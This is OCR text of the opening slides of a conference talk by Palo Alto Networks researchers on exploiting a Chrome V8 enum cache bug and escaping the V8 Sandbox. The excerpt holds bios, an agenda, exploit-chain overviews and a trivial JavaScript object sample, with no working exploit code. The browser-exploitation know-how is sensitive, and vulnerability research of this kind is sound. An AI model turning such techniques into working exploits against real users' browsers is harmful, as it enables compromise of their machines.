Let the Cache Cache and Let the WebAssembly Assemble: Knocking' on Chrome's Shell

Edouard Bochin (@le_douds), Tao Yan (@Ga1ois) and Bo Qu

Palo Alto Networks

About Us

Security Researchers

- Offensive Research:
  - MSRC Top 10 *times
  - 100+ CVEs in Browser, Office, Windows, PDF, etc.
- Defensive research:
  - Threat analysis, detection research
  - Patent Inventors: New defense and detection techniques

Pwn2Own Winners

- Chrome/MSEdge Double Tap @ Pwn2Own 2024 Vancouver
- Windows Escalation of Privilege @ Pwn2Own 2021 Vancouver

Conference Speakers


- Black Hat (USA, EU, Asia, MEA)
- CanSecWest
- Blue Hat
- POC
- HITCON
- Virus Bulletin
- REcon
- Etc.

Agenda

- Introduction
- Let the Cache Cache
  - Tricking V8 engine enum cache
  - Exploiting the enum cache vulnerability
- Let the WebAssembly Assemble
  - The V8 Sandbox and WebAssembly internals
  - Escaping the V8 Sandbox with the novel “field confusion” technique
- Putting It All Together
- Summary & Takeaways


Introduction

Typical **V8 exploit chain** targeting Google Chrome **without V8 Sandbox**



Introduction


Typical **V8 exploit chain** targeting Google Chrome **with V8 Sandbox**



Known V8 Sandbox Escape Techniques


- Before V8 Sandbox Beta (Chrome M123) all existing sandbox escape techniques relied on raw pointers stored inside the V8 Sandbox.

- V8 Sandbox Beta release removed all the raw pointers from the Sandbox, killing all the publicly available techniques and their potential variants.



Introduction


Typical **V8 exploit chain** targeting Google Chrome **with V8 Sandbox**



Let the Cache Cache: Tricking V8 Engine Enum Cache


The Basics - JavaScript Objects

```
const object1 = {};
object1.a = 1;
object1.b = 2;
object1.c = 3;
object1.d = 4;
object1.e = 5;
```



